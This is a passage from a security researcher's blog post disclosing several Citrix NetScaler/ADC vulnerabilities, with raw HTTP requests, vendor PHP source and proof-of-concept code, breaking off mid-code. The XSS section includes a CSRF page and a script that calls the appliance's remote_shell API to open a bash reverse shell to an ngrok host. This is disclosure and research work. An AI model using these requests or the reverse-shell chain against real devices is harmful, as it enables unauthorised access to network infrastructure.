Unauthorized Access Blog

Donny Maasland

I sometimes discover something interesting by accident, and people seem to enjoy reading about it.

Between keyboard and

Twitter

LinkedIn

GitHub

Adventures in Citrix security research

18 minute read

Preface

Before we start off on the adventures I just wanted to state that the only reason for writing this blog is to share technical knowledge with others. I know Citrix has this to say about disclosing technical vulnerability details:

> *We are limiting the public disclosure of many of the technical details of the vulnerabilities and the patches to further protect our customers. Across the industry, today's sophisticated malicious actors are using the details and patches to reverse engineer exploits. As such, we are taking steps to advise and help our customers but also do what we can to shield intelligence from malicious actors.*

While I understand that this position makes sense for a large corporation and I respect their opinion, I respectfully disagree. I sincerely doubt that "sophisticated malicious actors" need me to provide them with new offensive tooling. I firmly believe that when you don't provide technical details about vulnerabilities you are preventing defensive teams from creating proper detection and mitigation measures against security issues as well as preventing new security analysts and developers from learning from past mistakes. If other people hadn't created write-ups of the vulnerabilities they found, I wouldn't have been able to find these results you see here today.

Furthermore, you will see that everything I'm disclosing here isn't exactly rocket science. I'm even willing to bet most of these vulnerabilities have been known to other people for a while now. If you still want to open up a discussion about this, please feel free. You probably won't be able to change my mind though. Plus, all of this research was done on the NSIP, which shouldn't be publicly available in the first place!

Also, thanks to my former colleagues at Fox-IT for setting up a Citrix environment for me to play around in!

Introduction

If you're still with me you probably don't need an introduction into CVE-2019-19781. This was a high risk vulnerability in Citrix Netscaler / ADC devices allowing for unauthenticated remote code execution. Disclosed in December 2019 it caused quite a circus among Citrix customers. After a temporary mitigation for the vulnerability was released I was asked to help assess if this mitigation was effective.

After firing up my VM and poking at it a bit I quickly found that the mitigation seemed effective if implemented properly, but I was soon distracted by other "interesting" things I saw in the Netscaler / ADC code. For those of you that don't know, these devices run FreeBSD as an operating system and use plain (non-obfuscated) PHP for most of their web-facing stuff. So it is pretty easy to get access to the source code.

In this blog I'll be telling you about the stuff I found. Some things actually pose a threat to Citrix users, others are just quirky and cool to discuss but don't really do anything. Please keep in mind though that I did all this about six months ago, so the exact details might be a bit hazy.

In total, five CVE numbers were assigned:

- CVE-2020-8191
- CVE-2020-8193
- CVE-2020-8194
- CVE-2020-8195
- CVE-2020-8196

Let's jump in!

The adventure begins

JNLP

Let's start with a quick and dirty one. There is a URL you can use to generate a Java Web Start file. This URL does not require authentication:

```
GET /menu/guiw?nsbrand=1&protocol=2&id=3&nsvpx=4 HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: startupapp=st
Upgrade-Insecure-Requests: 1
```

This will return a generated file for the user that would normally allow them to connect to the Citrix appliance:

```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2020 20:32:44 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=10
X-XSS-Protection: 1; mode=block
Content-Length: 2320
Connection: close
Content-Type: application/x-java-jnlp-file
```

```
<jnlp codebase="2://citrix.local" href="/menu/guiw?nsbrand=1&protocol=2&id=3&nsvpx=4">

<information>
<title>GUI citrix.local</title>
<vendor>Citrix Systems, Inc.</vendor>
<homepage href="help/im/help.htm"/>
<description>Configuration Utility - Web Start Client</description>
<icon href="admin_ui/common/images/guiicon.gif"/>
<shortcut online="true">
<desktop/>
</shortcut>
</information>

<security>
<all-permissions/>
</security>

<resources>
<j2se version="1.6+" initial-heap-size="256M" max-heap-size="256M" />
<jar href="/admin_ui/php/application/views/applets/gui.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_images.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view1.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view2.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view3.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view4.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view5.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view6.jar"/>
<jar href="/admin_ui/php/application/views/applets/gui_view7.jar"/>
<jar href="/admin_ui/php/application/views/applets/guicommon.jar"/>
<jar href="/admin_ui/php/application/views/applets/ns.jar"/>
<jar href="/admin_ui/php/application/views/applets/jnlp.jar"/>
<jar href="/admin_ui/php/application/views/applets/sinetfactory.jar"/>
<jar href="/admin_ui/php/application/views/applets/sslava.jar"/>
<jar href="/admin_ui/php/application/views/applets/pixl.jar"/>
<jar href="/admin_ui/php/application/views/applets/looks.jar"/>
<jar href="/admin_ui/php/application/views/applets/l2fprod-common-tasks.jar"/>
<jar href="/admin_ui/php/application/views/applets/commons-codec.jar"/>
<jar href="/admin_ui/php/application/views/applets/java40.jar"/>
<jar href="/admin_ui/php/application/views/applets/prefuse.jar"/>
<jar href="/admin_ui/php/application/views/applets/gson.jar"/>
</resources>

<application-desc main-class="ns.im.Gui">
<argument>-D</argument>
<argument>0</argument>
<argument>-WS</argument>
<argument>0</argument>
<argument>-codebase</argument>
<argument>2://citrix.local</argument>
<argument>-ns4</argument>
<argument>1</argument>
<argument>-ns10</argument><argument>4</argument></application-desc>
</jnlp>
```

By now you've probably already noticed that user input is directly reflected in the output. This means you can pretty easily change some stuff around, and try to get a user to execute random code on their machine. For example:

```
GET /menu/guiw?nsbrand=HENKA&protocol=8d96faa9.ngrok.io">&id=HENKC&nsvpx=phpinfo HTTP/1.1
Host: citrix.local
```

Returns:


```
HTTP/1.1 200 OK
Date: Sun, 26 Jan 2020 12:52:01 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=10
X-XSS-Protection: 1; mode=block
Content-Length: 2398
Connection: close
Content-Type: application/x-java-jnlp-file

<jnlp codebase="8d96faa9.ngrok.io">://citrix.local" href="/menu/guiw?nsbrand=HENKA&protocol=8d96faa9

<information>
<title>GUI citrix.local</title>
<vendor>Citrix Systems, Inc.</vendor>
```

I really didn't spend to much time on this one, but Citrix deemed it interesting enough to assign it a CVE: **CVE-2020-8194**.

Get all default signatures

Not an interesting finding at all, but the report controller allows you to download a report without authenticating by using the following HTTP request:

```
POST /pcidss/report?type=all_signatures&sid=254&username=nsroot&profile_name=default&set=0&sig_name=
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/pcidss/launch_report?type=main
Content-Type: application/xml
Content-Length: 0
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


report - Mozilla Firefox

https://158.45.14.161/pcidss/report?t

Home | Entire Report

Citrix NetScaler
PCI-DSS v3.2 Compliance Report
Netscaler : Jan 27 2020 12:36:54 (GMT +00:00)
By : nsroot

Signature : Default Signature

ID	Actions	Pattern	References
509	block,log	<LogString>WEB-MISC PCCS mysql database admin tool access</LogString> <PatternList> <RequestPatterns> <Pattern type="fastmatch"> <Location area="HTTP_URL"></Location> <Match type="LITERAL">pccsmysqladm/incs/dbconnect.inc</Match> </Pattern> </RequestPatterns> </PatternList>	bugtraq - 1557 cve - 2000-0707 nessus - 10783
803	block,log	<LogString>WEB-CGI HyperSeek hsx.cgi directory traversal attempt</LogString> <PatternList> <RequestPatterns> <Pattern type="fastmatch"> <Location area="HTTP_URL"></Location> <Match type="LITERAL">/hsx.cgi</Match> </Pattern> <Pattern> <Location area="HTTP_URL"></Location> <Match type="LITERAL">../../</Match> </Pattern> <Pattern> <Location area="HTTP_URL"></Location> <Match type="LITERAL">|00|</Match> </Pattern> </RequestPatterns> </PatternList>	bugtraq - 2314 cve - 2001-0253 nessus - 10602

Reason for this is that authentication isn't checked when requesting `_default_signature_` as your `sig_name`.

The Nitro API

One of the more interesting things I looked at was something called the "Nitro API". This is an API that is both accessible to users but is also used under the hood by the other Citrix components. Plus, it is well documented. The basic usage of it is: you send it some data in XML or JSON format, and you get back a reply.

So for example the request:

```
<?xml version="1.0"?>
<server></server>
```

Would return:

```
<?xml version="1.0"?>
<nitroResponse><errorcode>0</errorcode><message>Done</message><severity>NONE</severity></nitroRespon
```

Or, if you've not been authenticated:

```
<?xml version="1.0"?>
<nitroResponse><errorcode>354</errorcode><message>Invalid username or password</message><severity>ER
```

As you can see, you receive an errorcode of `0` if everything worked and something `>0` if it failed. So, I started by looking at the code to see if there were any other parameters I could play with. Turns out the API checks for several HTTP headers and uses their values for things. One of these is the header `X-NITRO-ONERROR` in the function `get_params()`.

```
// Setting the header X-NITRO-ONERROR for bulk request
$nitro_error = $this->get_headervalue($headers, "X-NITRO-ONERROR");
if (isset($nitro_error))
    $onerror = $this->get_headervalue($headers, "X-NITRO-ONERROR");

$saveconfig = $this->get_headervalue($headers, "X-NITRO-SAVECONFIG");
$enablefeature = $this->get_headervalue($headers, "X-NITRO-ENABLEFEATURE");

// Constructing the params.
$params = $this->validate_and_post_json_request_params($action, $format, $onerror, $override, $warni
return $params;
```

In the `validate_and_post_json_request_params()` function our controlled value into `$onerror` is added to `$json_request_params` and returned as `$params`:

```
// Validating and constructing params in nitro payload.
private function validate_and_post_json_request_params($action, $format, $onerror, $override, $warni
{
    [..]

    if(isset($onerror))
        $json_request_params["onerror"] = $onerror;

    $json_request_params["httpheaders"] = "yes";

    return $json_request_params;
}
```

The `$params` variable is then passed to the `get_payload()` function:

```
if (($post_body = $this->get_payload($content, $entity_type, $params, null)) === false)
    return $post_body;
```

This function creates a “nitro payload” and returns it so it can be used in an internal API call. The function directly pastes the value of several parameters (including our `X-NITRO-ONERROR` header) directly into the XML payload before returning it:

```
 // Constructing the nitro payload.
private function get_payload($content, $entity_type, $params, $objectname) {

    $error = false;
    $request = array();
    $entity_list = $entity_type . "_list";
    if (preg_match("/^</", $content)) {
    libxml_disable_entity_loader(true);
        $req = simplexml_load_string($content);
    libxml_disable_entity_loader(false);
        if ($req == null) {
            header("HTTP/1.1 400 Bad Request");
            $this->print_error_message("Invalid Xml Input");
            return false;
        }

        if (isset($objectname)) {
            if (strcmp($req->getName(), $objectname) != 0) {
                header("HTTP/1.1 400 Bad Request");
                $this->print_error_message("Invalid Xml Payload. Mismatch between content-type and p
                return false;
            }
        }

    $xml = "<nitroRequest>\n" . "" . $content . "" .  $this->arrayToXMLString($params,"params") . "<
    return $xml;
}
```

This means that we have control over the elements that are put into this XML document. This XML is returned through several functions, and finally ends up in a variable called `$post_body` which is given as an argument to the function `nsrest_exec()`. The output of that function call is sent to the `send_reponse()` function:

```
$response = nsrest_exec($is_gui, $this->request_method, $post_body, $this->username, $this->password
    if($this->is_direct_invocation)
        return $response["response"];
    $this->send_response($response, $this->request_method, $this->validate_and_get_entity_type($arg_
```

The `nsrest_exec()` function is a custom PHP function shipped by Citrix in a library file called `libphp7.so`. This function either returns an XML object upon successful execution, or `FALSE` if it fails. Somewhere along the line `FALSE` turns to `NULL` and `NULL` turns to `0`. I don't know the exact inner workings of `nsrest_exec` but long story short: invalid XML in `X-NITRO-ONERROR` means a response that indicates all is well.

For example, this request containing invalid XML:

```
POST /nitro/v1/config/server HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
Content-Type: application/xml
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
DNT: 1
Connection: close
```

```
Content-Length: 17
X-NITRO-ONERROR: exit</onerror><idempotent>yes</idempotent><format>xml</format><rawdata>yes</rawdata

<server></server>
```

Will return this response:

```
HTTP/1.1 201 Created
Date: Tue, 28 Jan 2020 10:52:07 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Set-Cookie: SESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
Content-Length: 126
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
<nitroResponse><errorcode>0</errorcode><message>Done</message><severity>NONE</severity></nitroRespon
```


Indicating that everything is okay, and that authentication passed. In reality nothing actually happened, but other functions using the errorcode to validate if an API call succeeded will falsely assume success. Haven't found anything good to use this for though. Oh well, that's life. Moving on!

XSS

I don't think I need to spend a lot of time on explaining to you what XSS is. So here is the request:

```
POST /menu/stapp HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 96
Content-Type: application/x-www-form-urlencoded
X-NITRO-USER: henk

sid=254&pe=1,2,3,4,5&appname=%0a</title><script>alert('xss')</script>&au=1&username=nsroot
```

It's really not that special, but went ahead and made an XSS to shell PoC just for funsies. Only works if you get an admin to click obviously.



And here is the code if you feel really bored:

`csrf.html`

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://citrix.local/menu/stapp" method="POST">
      <input type="hidden" name="sid" value="254" />
      <input type="hidden" name="pe" value="1,2,3,4,5" />
      <input type="hidden" name="appname" value="%0a</title><script src='http://localhost:9090/code_
      <input type="hidden" name="au" value="1" />
      <input type="hidden" name="username" value="nsroot" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

`code_exec.js`

```
function load(url, callback) {
  var xhr = new XMLHttpRequest();

  xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
      rand = callback(xhr.response);
      exec_command(rand);
    }
  }

  xhr.open('GET', url, true);
  xhr.send('');
}

function get_rand(payload) {
        var lines = payload.split("\n");
        for(var i = 0; i < lines.length; i++) {
            if (lines[i].includes('var rand = "')) {
                var rand = lines[i].split('"')[1]
                return rand;
            }
        }
}

function exec_command(rand) {
        url = '/rapi/remote_shell'
        command = 'bash -c \"bash -i >%26 /dev/tcp/0.tcp.ngrok.io/16588 0>%261\"'

        var obj = {
                "params":{
                        "warning":"YES"
                },
                "remote_shell":{
                        "command":command,
                        "prompt":">",
                        "target":"shell",
                        "suppress":0,
                        "execute_in_partition":""
                }
        }

        var xhr = new XMLHttpRequest();

        xhr.onreadystatechange = function() {
        if (xhr.readyState === 4) {
                response = JSON.parse(xhr.response);
                alert(response['remote_shell']['output']);
        }
        }

        xhr.open('POST', url, true);
        xhr.setRequestHeader('rand_key', rand)
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded')
        xhr.send('object=' + JSON.stringify(obj));

}

var url = '/menu/stc';
load(url, get_rand)
```

NEXT!

Calling PHP functions

The Citrix web application uses `CodeIgniter` for most of the application. They also have a `routes.php` file that specifies what URLs are mapped where. There is one route that is mapped a bit different though:

```
[..]
$route['menu/gim\?(:any)'] = "reporting/reporting/image_map/$1";
$route['menu/createfol'] = "reporting/reporting/create_folder";
$route['menu/mcr'] = "reporting/reporting/manage_custom_reports";
$route['menu/agc'] = "reporting/reporting/apply_global_conf";
$route['menu/expr'] = "reporting/reporting/export_reports";
$route['menu/impr'] = "reporting/reporting/import_reports";

//Links handled by pcidss/pcidss controller
$route['pcidss/([a-zA-Z_]+)\?(.+)'] = "pcidss/pcidss/$1/$2";
```

```
//Links handled by neo/topn/agee/cb home - RDX based applications
$route['rapi/(:any)'] = "common/rapi/main/$1";
$route['menu/neo'] = "common/menu/neo";
$route['menu/topn\?(:any)'] = "common/menu/topn/$1";
$route['menu/agee\?(:any)'] = "common/menu/agee/$1";
$route['menu/cb\?(:any)'] = "common/menu/cb/$1";
[..]
```

In a Dora the Explorer voice: Do you know which one is different? Please hurry, I think I hear Swiper coming.. That's right! It's:

```
$route['pcidss/([a-zA-Z_]+)\?(.+)'] = "pcidss/pcidss/$1/$2";
```

Why though? Well, most routes are mapped to either a specific PHP function (`create_folder` in `reporting.php` for example), or have an argument that maps to a specific function (`image_map/$1` in `reporting.php`).

That specific pcidss rule though, allows us to specify **both** the function to use and it's arguments. But only those that the `pcidss` class has access to. That class turns out to be an extension of the `abstract_controller` class:

```
class pcidss extends abstract_controller
{
```

This means we have access to all functions in the `pcidss` and `abstract_controller` class. For example, the `redirect` function:

```
public final function redirect($URL)
{
    redirect($URL);
}
```

Request:

```
GET /pcidss/pcidss/redirect/testpath HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
Content-Type: application/json
DNT: 1
Connection: close
Content-Length: 0
```

Response:

```
HTTP/1.1 302 Found
Date: Sat, 01 Feb 2020 09:25:30 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Location: /testpath
X-XSS-Protection: 1; mode=block
Content-Length: 2
Connection: close
Content-Type: text/html; charset=UTF-8
```

Couldn’t find anything useful to do here, but still thought it was cool.

PHP Constants

Okay, another quirky PHP one then. If you have a working session, you can set a background colour. However, instead of colours you can also give it PHP constants, like so (note the `PHP_DATADIR`):

```
POST /menu/agc HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://citrix.local/menu/neo
If-Modified-Since: Thu, 01 Jan 1970 05:30:00 GMT
rand_key: 1384537322.1580549312074652
DNT: 1
X-NITRO-USER: henk
X-NITRO-PASS: henk
Connection: close
Content-Type: application/x-www-form-urlencoded
Cookie: startupapp=neo; is_cisco_platform=0; st_splitter=350px; rdx_pagination_size=25%20Per%20Page;
Content-Length: 80

props=bg_color=PHP_DATADIR&2200391681580549312074810=1384537322.1580549312074652
```

The constant value will then be available in `/menu/repcontent?name=henk2&ds=default&new=yes&parent=Custom%20Reports`:


```
var global_conf = new Array();
global_conf["bg_color"] = "/usr/local/share/php";
```

Cool right? Completely useless though.

Directory listing

Last weird one I promise. How about a directory listing that only works in one specific place?

```
GET /msn/randomname/../ HTTP/1.1
Host: citrix.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: startupapp=neo; is_cisco_platform=0; stst=stst; uatz=uatz; drep=Jemoeder; st_splitter=350px;
Upgrade-Insecure-Requests: 1
```



```
HTTP/1.1 200 OK
Date: Sat, 01 Feb 2020 09:31:16 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 1; mode=block
Content-Length: 512
Connection: close
Content-Type: text/plain;charset=UTF-8

[illegible] ..      ( CitrixNetScalerLoadBalancer.msi   4 CitrixNetScalerManagementPackSCOM2012.msi_b        testdir.php
```

Create a session without credentials

There is some functionality which can be used without authenticating. The majority requires a valid `SESSID` cookie though. So that's what I wanted to obtain. Without credentials of course. My noble quest led me to the `report` function in the file `pcidss.php`.

This file allows for a variety of report types, but most require authentication. After some digging I found the `allprofiles` report type:

```
case 'allprofiles':
    if($genPDF = $this->init($data))
        if(isset($data['set']))
            $this->all_profiles($data['set']);
        else
            $this->all_profiles("0");
break;
```

The first thing that happens is a call to the `init()` function with your data (URL parameters). The first thing this function does is check if you have the `sid` parameter set. If yes, it uses the `setup_webstart_session()` to create a session for you:

`init()`

```
 private function init($argsList)
{
    session_cache_limiter('must-revalidate');
    if(isset($argsList['sid']))
    {
        require_once(APPPATH. "controllers/common/utils.php");
        utils::setup_webstart_session($argsList['sid']);
        $this->sid = $argsList['sid'];
        $_SESSION["username"] = $this->username =  $argsList['username'];
    }
[..]
```

`setup_webstart_session()`

```
// Validates sid and sets up the webstart user session before invoking a command
static function setup_webstart_session(&$sid, $redirect_on_error = true)
{
    $sid = urldecode($sid);

    if(!self::validate_sid($sid))
    {
        if($redirect_on_error)
        {
            self::show_error_page("INVALID_SID");

            exit(0);
        }

        return false;
    }

    $_SESSION['NSAPI'] = $sid;
    $_SESSION['NSAPI_DOMAIN'] = '';
    $_SESSION['NSAPI_PATH'] = "/";

    return true;
}
```

This means that you can use this function to create a session for any `username` and `sid` you desire, but only if it passes the `validate_sid()` function. That turns out to not be that special though, just a regex:

```
 // Validate token
static function validate_sid($value)
{
    if (preg_match("/^[ 0-9a-zA-Z#]*$/", $value))
    {
        return 1;
    }

    return 0;
}
```

So at this point we can create a “valid” session containing only a `username` and a `sid` . From here we flow through the functions and if we set the `set` parameter to something larger than `0` we eventually end up in the `command_execution` function in `nitro_model.php` .

At some point, this file checks if the string `loginchallengeresponse` is somewhere in our query parameters using `strpos()` :

```
if (strpos($query_params, 'loginchallengeresponse') !== false)
    {
        $query_array = explode("&", $query_params);
        $request_body = "";
